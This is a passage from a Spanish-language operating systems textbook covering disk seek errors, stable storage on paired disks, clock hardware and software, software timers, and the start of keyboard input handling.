Sin embargo, hay otro problema: los respaldos. Si el disco se respalda archivo por archivo, es importante que la herramienta de respaldo no trate de copiar el archivo con el bloque defectuoso. Para evitar esto, el sistema operativo tiene que ocultar el archivo con el bloque defectuoso tan bien que ni siquiera una herramienta de respaldo pueda encontrarlo. Si el disco se respalda sector por sector, en vez de archivo por archivo, será difícil (si no imposible) evitar errores de lectura durante el respaldo. La única esperanza es que el programa de respaldo tenga suficiente inteligencia para rendirse después de 10 lecturas fallidas y continúe con el siguiente sector.

Los sectores defectuosos no son la única fuente de errores. También ocurren errores de búsqueda producidos por problemas mecánicos en el brazo. El controlador lleva el registro de la posición del brazo de manera interna. Para realizar una búsqueda, emite una serie de pulsos en el motor del brazo, un pulso por cilindro, para desplazarlo al nuevo cilindro. Cuando el brazo llega a su destino, el controlador lee el número del cilindro actual del preámbulo del siguiente sector. Si el brazo está en la posición incorrecta, ha ocurrido un error de búsqueda.

La mayoría de los controladores de disco duro corrigen los errores de búsqueda de manera automática, pero la mayoría de los controladores de disco flexible (incluyendo el del Pentium) sólo establecen un bit de error y dejan el resto al controlador, que a su vez maneja este error emitiendo un comando `recalibrate`, para alejar el brazo lo más que sea posible y restablecer la idea interna del controlador del cilindro actual a 0. Por lo general, esto resuelve el problema. Si no es así, la unidad se debe reparar.

Como hemos visto, el controlador es en realidad una pequeña computadora especializada, completa con software, variables, búferes y, en algunas ocasiones, errores. Algunas veces una secuencia inusual de eventos, como una interrupción en una unidad que ocurre de manera simultánea con un comando `recalibrate` para otra unidad desencadenará un error y hará que el controlador entre en un ciclo o que pierda la cuenta de lo que estaba haciendo. Los diseñadores de los contro-

ladores por lo general planean para lo peor y proporcionan una terminal en el chip que, cuando se le aplica una señal, obliga al controlador a olvidar lo que estaba haciendo y se restablece a sí mismo. Si todo lo demás falla, el controlador de disco puede establecer un bit para invocar esta señal y restablecer el controlador. Si eso no ayuda, todo lo que puede hacer el software controlado es imprimir un mensaje y darse por vencido.

Al recalibrar un disco éste hace un ruido extraño, pero que por lo general no es molesto. Sin embargo, hay una situación en la que la recalibración es un grave problema: los sistemas con restricciones de tiempo real. Cuando se está reproduciendo un video de un disco duro, o cuando se queman archivos de un disco duro en un CD-ROM, es esencial que los bits salgan del disco duro a una velocidad uniforme. Bajo estas circunstancias, las recalibraciones insertan huecos en el flujo de bits y por lo tanto son inaceptables. Para tales aplicaciones hay disponibles unidades especiales, conocidas como **discos AV** (**discos Audio Visuales**), que nunca se tienen que recalibrar.

5.4.5 Almacenamiento estable

Como hemos visto, los discos algunas veces cometen errores. Los sectores buenos pueden de pronto volverse defectuosos. Discos completos pueden dejar de funcionar inesperadamente. Los RAIDs protegen contra el hecho de que unos cuantos sectores se vuelvan defectuosos, o incluso que falle una unidad. Sin embargo, no protegen contra los errores de escritura que establecen datos defectuosos en primer lugar. Tampoco protegen contra las fallas durante las escrituras que corrompen los datos originales sin reemplazarlos con datos nuevos.

Para algunas aplicaciones es esencial que los datos nunca se pierdan o corrompan, incluso frente a errores de disco o de CPU. En teoría, un disco simplemente debe trabajar todo el tiempo sin errores. Por desgracia, eso no se puede lograr. Lo que se puede lograr es un subsistema de disco que tenga la siguiente propiedad: cuando se emita una escritura, el disco debe escribir correctamente los datos o no hacer nada, dejando los datos existentes intactos. A dicho sistema se le conoce como **almacenamiento estable** y se implementa en software (Lampson y Sturgis, 1979). El objetivo es mantener el disco consistente a toda costa. A continuación analizaremos una ligera variante de la idea original.

Antes de describir el algoritmo, es importante tener un modelo claro de los posibles errores. El modelo asume que cuando un disco escribe un bloque (uno o más sectores), la escritura es correcta o incorrecta y este error se puede detectar en una lectura subsiguiente, al examinar los valores de los campos ECC. En principio, no es posible una detección de errores garantizada debido a que, por ejemplo, con un campo ECC de 16 bytes que protege a un sector de 512 bytes, hay 2^{4096} valores de datos y sólo 2^{144} valores de ECC. Por ende, si se daña la información de un bloque durante la escritura pero el ECC no, hay miles de millones sobre miles de millones de combinaciones incorrectas que producen el mismo ECC. Si ocurre cualquiera de ellas, el error no se detectará. En general, la probabilidad de que datos aleatorios tengan el ECC de 16 bytes apropiado es de casi 2^{-144}, lo suficientemente pequeño como para poder llamarlo cero, aunque en realidad no lo es.

El modelo también supone que un sector escrito correctamente puede volverse defectuoso de manera repentina, quedando ilegible. Sin embargo, la suposición es que dichos eventos son tan raros que la probabilidad de que el mismo sector se vuelva defectuoso en una segunda unidad

(independiente) durante un intervalo de tiempo razonable (por ejemplo, 1 día) es lo bastante pequeña como para ignorarla.

El modelo supone además que la CPU puede fallar, en cuyo caso sólo se detiene. Cualquier escritura de disco en progreso durante la falla también se detiene, lo cual produce datos incorrectos en un sector y un ECC incorrecto que se puede detectar posteriormente. Bajo todas estas condiciones, el almacenamiento estable puede ser 100% confiable en el sentido de que las operaciones de escritura funcionen correctamente o de lo contrario se dejarán los datos antiguos en su lugar. Desde luego que no protege contra desastres físicos, como la ocurrencia de un terremoto y que la computadora caiga por una fisura de 100 metros y aterrice en un charco de magma hirviente. Es difícil recuperarse de esta condición mediante software.

El almacenamiento estable utiliza un par de discos idénticos, en donde los bloques correspondientes funcionan en conjunto para formar un bloque libre de errores. En la ausencia de errores, los bloques correspondientes en ambas unidades son iguales. Cualquiera se puede leer para obtener el mismo resultado. Para lograr este objetivo, se definen las siguientes tres operaciones:

1. **Escrituras estables**. Una escritura estable consiste en primero escribir el bloque en la unidad 1, y después volver a leerlo para verificar que se haya escrito correctamente. Si no se escribió en forma correcta, las operaciones de escribir y volver a leer se realizan de nuevo, hasta *n* veces hasta que funcione. Después de *n* fallos consecutivos, el bloque se reasigna a un bloque adicional y la operación se repite hasta tener éxito, sin importar cuántos bloques adicionales haya que probar. Una vez que tiene éxito la escritura en la unidad 1, se escribe el bloque correspondiente en la unidad 2 y se vuelve a leer, repetidas veces si es necesario, hasta que también tiene éxito esta operación. En la ausencia de fallas de la CPU, cuando se completa una escritura estable, el bloque se ha escrito correctamente en ambas unidades y se ha verificado también en ambas.

2. **Lecturas estables**. En una lectura estable primero se lee el bloque de la unidad 1. Si esto produce un ECC incorrecto, la operación de lectura se vuelve a intentar hasta *n* veces. Si todas estas operaciones producen ECCs defectuosos, se lee el bloque correspondiente de la unidad 2. Dado el hecho de que una escritura estable exitosa deja dos copias correctas del bloque, y en base a nuestra suposición de que la probabilidad de que el mismo bloque se vuelva defectuoso de manera repentina en ambas unidades en un intervalo de tiempo razonable es insignificante, siempre se obtiene una lectura estable.

3. **Recuperación de fallas**. Después de una falla, un programa de recuperación explora ambos discos y compara los bloques correspondientes. Si un par de bloques están bien y son iguales, no se hace nada. Si uno de ellos tiene un error de ECC, el bloque defectuoso se sobrescribe con el bloque bueno correspondiente. Si un par de bloques están bien pero son distintos, el bloque de la unidad 1 se escribe en la unidad 2.

En ausencia de fallas de la CPU, este esquema funciona debido a que las escrituras estables siempre escriben dos copias válidas de cada bloque, y se asume que los errores espontáneos nunca ocurrirán en ambos bloques correspondientes al mismo tiempo. ¿Y qué tal en la presencia de fallas

de la CPU durante escrituras estables? Depende del momento preciso en el que ocurra la falla. Hay cinco posibilidades, como se muestra en la figura 5.31.




Figura 5-31. Análisis de la influencia de fallas en escrituras estables.

En la figura 5-31(a), la falla en la CPU ocurre antes de escribir cualquiera de las dos copias del bloque. Durante la recuperación no se cambiará ninguno de los dos bloques y el valor anterior seguirá existiendo, lo cual está permitido.

En la figura 5-31(b), la CPU falla durante la escritura en la unidad 1, destruyendo el contenido del bloque. Sin embargo, el programa de recuperación detecta este error y restaura el bloque en la unidad 1 con el bloque en la unidad 2. Por ende, el efecto de la falla se borra y el estado anterior se restaura por completo.

En la figura 5-31(c), la falla de la CPU ocurre una vez que se escribe en la unidad 1, pero antes de escribir en la unidad 2. Aquí se ha traspasado el punto donde no hay retorno: el programa de recuperación copia el bloque de la unidad 1 a la unidad 2. La escritura tiene éxito.

La figura 5-31(d) es como la figura 5-31(b): durante la recuperación, el bloque bueno sobrescribe al bloque malo. De nuevo, el valor final de ambos bloques es el nuevo.

Por último, en la figura 5-31(e) el programa de recuperación ve que ambos bloques son iguales, por lo que no se cambia ninguno y la escritura tiene éxito también.

Hay varias optimizaciones y mejoras posibles para este esquema. Para empezar, la acción de comparar todos los bloques en pares después de una falla es posible de hacer, pero costosa. Una enorme mejora es llevar la cuenta de cuál bloque se estaba escribiendo durante una escritura estable, de manera que se tenga que comprobar sólo un bloque durante la recuperación. Algunas computadoras tienen una pequeña cantidad de **RAM no volátil**, la cual es una memoria CMOS especial, energizada por una batería de litio. Dichas baterías duran años, posiblemente durante toda la vida de la computadora. A diferencia de la memoria principal, que se pierde después de una falla, no se pierde la RAM no volátil durante una falla. La hora del día se mantiene aquí por lo general (y se incrementa mediante un circuito especial), lo cual explica por qué las computadoras siguen sabiendo qué hora es, aún después de que se hayan desconectado.

Suponga que hay unos cuantos bytes de RAM no volátil disponibles para fines del sistema operativo. La escritura estable puede colocar el número del bloque que está a punto de actualizar en la RAM no volátil antes de empezar la escritura. Una vez que se completa con éxito la escritura estable,

el número de bloque en la RAM no volátil se sobrescribe con un número de bloque inválido; por ejemplo, −1. Bajo estas condiciones, después de una falla el programa de recuperación puede verificar la RAM no volátil para ver si había una escritura estable en progreso durante la falla, y de ser así, cuál bloque se estaba escribiendo cuando ocurrió la falla. Después se puede comprobar que las dos copias del bloque sean correctas y consistentes.

Si la RAM no volátil no está disponible, se puede simular de la siguiente manera. Al inicio de una escritura estable, se sobrescribe un bloque de disco fijo en la unidad 1 con el número del bloque en el que se va a realizar la escritura estable. Después este bloque se vuelve a leer para verificarlo. Después de obtener el bloque correcto, se escribe y verifica el bloque correspondiente en la unidad 2. Cuando la escritura estable se completa correctamente, ambos bloques se sobrescriben con un número de bloque inválido y se verifican. De nuevo, después de una falla es fácil determinar si había o no una escritura estable en progreso durante la falla. Desde luego que esta técnica requiere ocho operaciones de disco adicionales para escribir un bloque estable, por lo que debería utilizarse sólo en casos muy necesarios.

Vale la pena mencionar un último punto. Hicimos la suposición de que sólo ocurre un cambio espontáneo de un bloque bueno a un bloque defectuoso por cada bloque a diario. Si pasan suficientes días, el otro también podría volverse defectuoso. Por lo tanto, una vez al día se debe realizar una exploración completa de ambos discos para reparar cualquier daño. De esta forma, cada mañana ambos discos siempre son idénticos. Incluso si ambos bloques en un par se vuelven defectuosos dentro de un periodo de unos cuantos días, todos los errores se reparan en forma correcta.

5.5 RELOJES

Los **relojes** (también conocidos como **temporizadores**) son esenciales para la operación de cualquier sistema de multiprogramación, por una variedad de razones. Mantienen la hora del día y evitan que un proceso monopolice la CPU, entre otras cosas. El software de reloj puede tomar la forma de un software controlador de dispositivo, aun y cuando un reloj no es un dispositivo de bloque (como un disco) ni un dispositivo de carácter (como un ratón). Nuestro análisis de los relojes seguirá el mismo patrón que en la sección anterior: primero un vistazo al hardware del reloj y después un vistazo a su software.

5.5.1 Hardware de reloj

Hay dos tipos de relojes de uso común en las computadoras, y ambos son bastante distintos de los relojes que utilizan las personas. Los relojes más simples están enlazados a la línea de energía de 110 o 220 voltios y producen una interrupción en cada ciclo de voltaje, a 50 o 60 Hz. Estos relojes solían dominar el mercado, pero ahora son raros.

El otro tipo de reloj se construye a partir de tres componentes: un oscilador de cristal, un contador y un registro contenedor, como se muestra en la figura 5-32. Cuando una pieza de cristal de cuarzo se corta en forma apropiada y se monta bajo tensión, puede generar una señal periódica con una precisión muy grande, por lo general en el rango de varios cientos de megahertz, dependiendo del cristal elegido. Mediante el uso de componentes electrónicos, esta señal base puede multiplicar-

se por un pequeño entero para obtener frecuencias de hasta 1000 MHz o incluso más. Por lo menos uno de esos circuitos se encuentra comúnmente en cualquier computadora, el cual proporciona una señal de sincronización para los diversos circuitos de la misma. Esta señal se alimenta al contador para hacer que cuente en forma descendente hasta cero. Cuando el contador llega a cero, produce una interrupción de la CPU.




Figura 5-32. Un reloj programable.

Por lo general, los relojes programables tienen varios modos de operación. En el **modo de un solo disparo**, cuando se inicia el reloj copia el valor del registro contenedor en el contador y después decrementa el contador en cada pulso del cristal. Cuando el contador llega a cero, produce una interrupción y se detiene hasta que vuelve a ser iniciado en forma explícita mediante el software. En el **modo de onda cuadrada**, después de llegar a cero y producir la interrupción, el registro contenedor se copia automáticamente en el contador y todo el proceso se repite de nuevo en forma indefinida. Estas interrupciones periódicas se conocen como **pulsos de reloj**.

La ventaja del reloj programable es que su frecuencia de interrupción se puede controlar mediante software. Si se utiliza un cristal de 500 MHz, entonces se aplica un pulso al contador cada 2 nseg. Con registros de 32 bits (sin signo), se pueden programar interrupciones para que ocurran a intervalos de 2 nseg hasta 8.6 seg. Los chips de reloj programables por lo general contienen dos o tres relojes que pueden programarse de manera independiente, y tienen muchas otras opciones también (por ejemplo, contar en forma ascendente o descendente, deshabilitar interrupciones, y más).

Para evitar que se pierda la hora actual cuando se apaga la computadora, la mayoría cuentan con un reloj de respaldo energizado por batería, implementado con el tipo de circuitos de baja energía que se utilizan en los relojes digitales. El reloj de batería puede leerse al iniciar el sistema. Si no está presente, el software puede pedir al usuario la fecha y hora actuales. También hay una forma estándar para que un sistema obtenga la hora actual de un host remoto. En cualquier caso, la hora se traduce en el número de pulsos de reloj desde las 12 A.M. **UTC** (*Universal Coordinated Time*, Tiempo coordenado universal) (anteriormente conocido como Tiempo del meridiano de Greenwich) el 1 de enero de 1970, como lo hace UNIX, o a partir de algún otro momento de referencia. El origen del tiempo para Windows es enero 1, 1980. En cada pulso de reloj, el tiempo real se incrementa por un conteo. Por lo general se proporcionan programas utilitarios para

establecer el reloj del sistema y el reloj de respaldo en forma manual, y para sincronizar los dos relojes.

5.5.2 Software de reloj

Todo lo que hace el hardware del reloj es generar interrupciones a intervalos conocidos. Todo lo demás que se relacione con el tiempo debe ser realizado por el software controlador del reloj. Las tareas exactas del controlador del reloj varían de un sistema operativo a otro, pero por lo general incluyen la mayoría de las siguientes tareas:

1. Mantener la hora del día.
2. Evitar que los procesos se ejecuten por más tiempo del que tienen permitido.
3. Contabilizar el uso de la CPU.
4. Manejar la llamada al sistema `alarm` que realizan los procesos de usuario.
5. Proveer temporizadores guardianes (watchdogs) para ciertas partes del mismo sistema.
6. Realizar perfilamiento, supervisión y recopilación de estadísticas.

La primera función del reloj, mantener la hora del día (también conocida como **tiempo real**), no es difícil. Sólo requiere incrementar un contador en cada pulso de reloj, como se dijo antes. Lo único por lo que debemos estar al pendiente es el número de bits en el contador de la hora del día. Con una velocidad de reloj de 60 Hz, un contador de 32 bits se desbordará aproximadamente en 2 años. Es evidente que el sistema no puede almacenar el tiempo real como el número de pulsos del reloj desde enero 1, 1970 en 32 bits.

Se pueden usar tres métodos para resolver este problema. El primero es utilizar un contador de 64 bits, aunque para ello se vuelve más complejo dar mantenimiento al contador, ya que se tiene que realizar muchas veces por segundo. El segundo es mantener la hora del día en segundos, en vez de pulsos, usando un contador subsidiario para contar pulsos hasta que se haya acumulado un segundo completo. Como 2^{32} segundos equivale a más de 136 años, este método funcionará hasta el siglo XXII.

El tercer método es contar en pulsos, pero hacerlo de manera relativa a la hora en que se inició el sistema, en vez de un momento externo fijo. Cuando el reloj de respaldo se lee o el usuario escribe la hora real, el tiempo de inicio del sistema se calcula a partir del valor de la hora del día actual y se almacena en memoria, en cualquier forma conveniente. Más adelante, cuando se solicita la hora del día, se suma al contador la hora almacenada del día para obtener la hora actual. Los tres métodos se muestran en la figura 5-33.

La segunda función del reloj es evitar que los procesos se ejecuten en demasiado tiempo. Cada vez que se inicia un proceso, el planificador inicializa un contador para el valor del quantum de ese proceso, en pulsos de reloj. En cada interrupción del reloj, el software controlador del mismo decrementa el contador del quantum en 1. Cuando llega a cero, el software controlador del reloj llama al planificador para establecer otro proceso.




Figura 5-33. Tres formas de mantener la hora del día.

La tercera función del reloj es contabilizar el uso de la CPU. La forma más precisa de hacerlo es iniciar un segundo temporizador, distinto del temporizador principal del sistema, cada vez que se inicia un proceso. Cuando ese proceso se detiene, el temporizador se puede leer para saber cuánto tiempo se ha ejecutado el proceso. Para hacer lo correcto, el segundo temporizador se debe guardar cuando ocurre una interrupción y se debe restaurar cuando ésta termine.

Una manera menos precisa pero más simple de realizar la contabilidad es mantener en una variable global un apuntador a la entrada en la tabla de procesos para el proceso actual en ejecución. En cada pulso de reloj se incrementa un campo en la entrada del proceso actual. De esta forma, cada pulso de reloj se "carga" al proceso en ejecución al momento del pulso. Un problema menor con esta estrategia es que, si ocurren muchas interrupciones durante la ejecución de un proceso, de todas formas se le carga un pulso completo, aun cuando no haya podido realizar mucho trabajo. La contabilidad apropiada para la CPU durante las interrupciones es demasiado complicada y se realiza en raras ocasiones.

En muchos sistemas, un proceso puede solicitar que el sistema operativo le proporcione una advertencia después de cierto intervalo. La advertencia es por lo general una señal, interrupción, mensaje o algo similar. Una aplicación que requiere dichas advertencias es el trabajo en red, donde un paquete que no se reconozca durante cierto intervalo de tiempo se debe volver a transmitir. Otra aplicación es la instrucción asistida por computadora, donde un estudiante que no provee una respuesta dentro de cierto tiempo la recibe automáticamente.

Si el software controlador de reloj tuviera suficientes relojes, podría establecer un reloj separado para cada petición. Como éste no es el caso, debe simular varios relojes virtuales con un solo reloj físico. Una forma de hacer esto es mantener una tabla en la que se mantenga el tiempo de la señal de todos los temporizadores pendientes, así como una variable que proporcione el tiempo de la señal del siguiente. Cada vez que se actualiza la hora del día, el controlador comprueba que haya ocurrido la señal más cercana. Si así fue, se busca en la tabla la siguiente entrada que está por ocurrir.

Si se esperan muchas señales, es más eficiente simular varios relojes al encadenar todas las peticiones de reloj pendientes, ordenadas con base en el tiempo, en una lista enlazada como se muestra en la figura 5.34. Cada entrada en la lista indica cuántos pulsos de reloj después del anterior hay que esperar para poder producir una señal. En este ejemplo, hay señales pendientes para 4203, 4207, 4213, 4215 y 4216.




Figura 5-34. Simulación de varios temporizadores con un solo reloj.

En la figura 5-34, la siguiente interrupción ocurre en 3 pulsos. En cada pulso se decrementa *Siguiente señal*. Cuando llega a 0 se produce la señal correspondiente al primer elemento en la lista, y ese elemento se elimina de la misma. Después *Siguiente señal* se establece al valor en la entrada que se encuentra ahora en la cabeza de la lista, que en este ejemplo es 4.

Observe que durante una interrupción de reloj, el software controlador del mismo tiene varias cosas por hacer: incrementar el tiempo real, decrementar el quantum y comprobar que sea 0, realizar la contabilidad del tiempo de la CPU y decrementar el contador de la alarma. Sin embargo, cada una de estas operaciones se han diseñado con cuidado para que sean muy rápidas, debido a que tienen que repetirse muchas veces por segundo.

Hay partes del sistema operativo que también necesitan establecer temporizadores. A éstos se les conoce como **temporizadores guardianes** (*watchdogs*). Por ejemplo, los discos flexibles no giran cuando no están en uso, para evitar desgaste en el medio y la cabeza del disco. Cuando se necesitan datos de un disco flexible, primero se debe iniciar el motor. Sólo cuando el disco flexible está girando a toda velocidad se puede iniciar la operación de E/S. Cuando un proceso intenta leer de un disco flexible inactivo, el software controlador del mismo inicia el motor y después establece un temporizador guardián para que produzca una interrupción cuando haya pasado un intervalo de tiempo suficientemente extenso (debido a que no hay un interruptor de máxima velocidad en el disco flexible).

El mecanismo utilizado por el software controlador del reloj para manejar temporizadores guardianes es igual que para las señales de usuario. La única diferencia es que cuando un temporizador se desactiva, en vez de producir una señal, el software controlador de reloj llama a un procedimiento proporcionado por el que hizo la llamada. El procedimiento es parte del código del proceso que hizo la llamada. El procedimiento al que se llamó puede hacer lo que sea necesario, incluso hasta producir una interrupción, aunque dentro del kernel las interrupciones son a menudo inconvenientes y las señales no existen. Esta es la razón por la que se proporciona el mecanismo del guardián. Vale la pena observar que este mecanismo sólo funciona cuando el software controlador de reloj y el procedimiento que se va a llamar se encuentran en el mismo espacio de direcciones.

Lo último en nuestra lista es el perfilamiento. Algunos sistemas operativos proporcionan un mecanismo mediante el cual un programa de usuario puede hacer que el sistema construya un histograma de su contador del programa, para poder ver en dónde pasa su tiempo. Cuando el perfilamiento es una posibilidad, en cada pulso el controlador comprueba si se está perfilando el proceso actual y, de ser así, calcula el número de receptáculo (un rango de direcciones) que corresponde al contador del programa actual. Después incrementa ese receptáculo en uno. Este mecanismo también se puede utilizar para perfilar al mismo sistema.

5.5.3 Temporizadores de software

La mayoría de las computadoras tienen un segundo reloj programable que se puede establecer para producir interrupciones del temporizador, a cualquier velocidad que requiera un programa. Este temporizador es aparte del temporizador principal del sistema, cuyas funciones se describieron en la sección anterior. Mientras que la frecuencia de interrupción sea baja, no habrá problema al usar este segundo temporizador para fines específicos de la aplicación. El problema surge cuando la frecuencia del temporizador específico de la aplicación es muy alta. A continuación analizaremos de manera breve un esquema de un temporizador basado en software que funciona bien bajo ciertas circunstancias, inclusive a frecuencias mucho mayores. La idea se debe a Aron y Druschel (1999). Para obtener más detalles, consulte su artículo.

En general hay dos formas de manejar las interrupciones de E/S y el sondeo. Las interrupciones tienen baja latencia; es decir, ocurren justo después del evento en sí, con muy poco o nada de retraso. Por otra parte, con las CPUs modernas las interrupciones tienen una sobrecarga considerable, debido a la necesidad del cambio de contexto y su influencia en la canalización, el TLB y la caché.

La alternativa para las interrupciones es hacer que la aplicación sondee el evento que espera por sí misma. Al hacer esto se evitan las interrupciones, pero puede haber una latencia considerable debido a que puede ocurrir un evento directamente después de un sondeo, en cuyo caso espera casi todo un intervalo de sondeo. En promedio, la latencia equivale a la mitad del intervalo de sondeo.

Para ciertas aplicaciones, no es aceptable la sobrecarga de las interrupciones ni la latencia del sondeo. Por ejemplo, considere una red de alto rendimiento como Gigabit Ethernet. Esta red es capaz de aceptar o enviar un paquete de tamaño completo cada 12 μseg. Para ejecutarse con un rendimiento óptimo en la salida, debe enviarse un paquete cada 12 μseg.

Una forma de lograr esta velocidad es hacer que al completarse la transmisión de un paquete, se produzca una interrupción o se establezca el segundo temporizador para que produzca una interrupción cada 12 μseg. El problema es que al medir esta interrupción en un Pentium II de 300 MHz, tarda 4.45 μseg (Aron y Druschel, 1999). Esta sobrecarga apenas si es mejor que la de las computadoras en la década de 1970. Por ejemplo, en la mayoría de las minicomputadoras una interrupción requería cuatro ciclos: para poner el contador del programa y el PSW en la pila y para cargar un nuevo contador de programa y PSW. Actualmente, al lidiar con la línea de tuberías, la MMU, el TLB y la caché, aumenta la sobrecarga en forma considerable. Es probable que estos efectos empeoren en vez de mejorar con el tiempo, cancelando así las velocidades mayores de reloj.

Los **temporizadores de software** evitan las interrupciones. En vez de ello, cada vez que el kernel se ejecuta por alguna otra razón, justo antes de regresar al modo de usuario comprueba el reloj de tiempo real para ver si ha expirado un temporizador de software. Si el temporizador ha expirado, se realiza el evento programado (por ejemplo, transmitir paquetes o comprobar si llegó un paquete), sin necesidad de cambiar al modo de kernel debido a que el sistema ya se encuentra ahí. Una vez realizado el trabajo, el temporizador de software se restablece para empezar de nuevo. Todo lo que hay que hacer es copiar el valor actual del reloj en el temporizador y sumarle el intervalo de tiempo de inactividad.

Los temporizadores de software marcan o descienden con la velocidad a la que se realizan entradas en el kernel por otras razones. Estas razones son:

1. Llamadas al sistema.
2. Fallos del TLB.
3. Fallos de página.
4. Interrupciones de E/S.
5. La CPU queda inactiva.

Para ver con qué frecuencia ocurrían estos eventos, Aron y Druschel realizaron mediciones con varias cargas de la CPU, incluyendo un servidor Web con carga completa, un servidor Web con un trabajo en segundo plano para realizar cálculos, la reproducción de audio en tiempo real en Internet, y la recompilación del kernel de UNIX. La velocidad de entrada promedio en el kernel tuvo una variación de 2 μseg a 18 μseg, donde casi la mitad de estas entradas eran llamadas al sistema. Así, para una aproximación de primer orden, es viable hacer que un temporizador de software se active cada 12 μseg, aunque fallando en un tiempo límite en ocasiones. Para las aplicaciones como el envío de paquetes o el sondeo de paquetes entrantes, tener un retraso de 10 μseg de vez en cuando es mejor que tener interrupciones que ocupen 35% de la CPU.

Desde luego que habrá periodos en los que no haya llamadas al sistema, fallos del TLB o de página, en cuyo caso no se activarán temporizadores. Para colocar un límite superior en estos intervalos, se puede establecer el segundo temporizador de hardware para que se active cada 1 mseg, por ejemplo. Si la aplicación puede sobrevivir con sólo 1000 paquetes/seg por intervalos ocasionales, entonces la combinación de temporizadores de software y un temporizador de hardware de baja frecuencia puede ser mejor que la E/S controlada sólo por interrupciones o por sondeo.

5.6 INTERFACES DE USUARIO: TECLADO, RATÓN, MONITOR

Toda computadora de propósito general tiene un teclado y un monitor (y por lo general un ratón) para permitir que las personas interactúen con ella. Aunque el teclado y el monitor son dispositivos técnicamente separados, trabajan muy de cerca. En los mainframes con frecuencia hay muchos usuarios remotos, cada uno con un dispositivo que contiene un teclado y una pantalla conectados como una unidad. Estos dispositivos se conocen históricamente como **terminales**. Con frecuencia, las personas siguen utilizando ese término, aun cuando hablan sobre los teclados y monitores de las computadoras personales (en gran parte debido a que no hay otro mejor).

5.6.1 Software de entrada

La entrada del usuario proviene principalmente del teclado y del ratón; analicemos estos dispositivos. En una computadora personal, el teclado contiene un microprocesador integrado que por lo general se comunica, a través de un puerto serial especializado, con un chip controlador en la tarjeta principal (aunque cada vez con más frecuencia, los teclados se conectan a un puerto USB). Se ge-

nera una interrupción cada vez que se oprime una tecla, y se genera una segunda interrupción cada vez que se suelta. En cada una de estas interrupciones de teclado, el software controlador del mismo extrae la información acerca de lo que ocurre desde el puerto de E/S asociado con el teclado. Todo lo demás ocurre en el software y es muy independiente del hardware.

La mayoría del resto de esta sección se puede comprender mejor si se considera que se escriben comandos en una ventana de shell (interfaz de línea de comandos). Así es como trabajan comúnmente los programadores. A continuación analizaremos las interfaces gráficas.

Software de teclado

El número en el puerto de E/S es el número de tecla, conocido como **código de exploración**, no el código ASCII. Los teclados tienen menos de 128 teclas, por lo que sólo se necesitan 7 bits para representar el número de tecla. El octavo bit se establece en 0 cuando se oprime una tecla, y en 1 cuando se suelta. Es responsabilidad del controlador llevar un registro del estado de cada tecla (oprimida o suelta).

Por ejemplo, cuando se oprime la tecla *A* el código de exploración (30) se coloca en un registro de E/S. Es responsabilidad del controlador determinar si es minúscula, mayúscula, CTRL-A, ALT-A, CTRL-ALT-A o alguna otra combinación. Como el controlador puede saber qué teclas se han oprimido y todavía no se han liberado (por ejemplo, MAYÚS), tiene suficiente información para realizar el trabajo.

Por ejemplo, la secuencia de teclas

OPRIMIR MAYÚS, OPRIMIR A, SOLTAR A, SOLTAR MAYÚS

indica una A mayúscula. Sin embargo, la secuencia de teclas

OPRIMIR MAYÚS, OPRIMIR A, SOLTAR MAYÚS, SOLTAR A

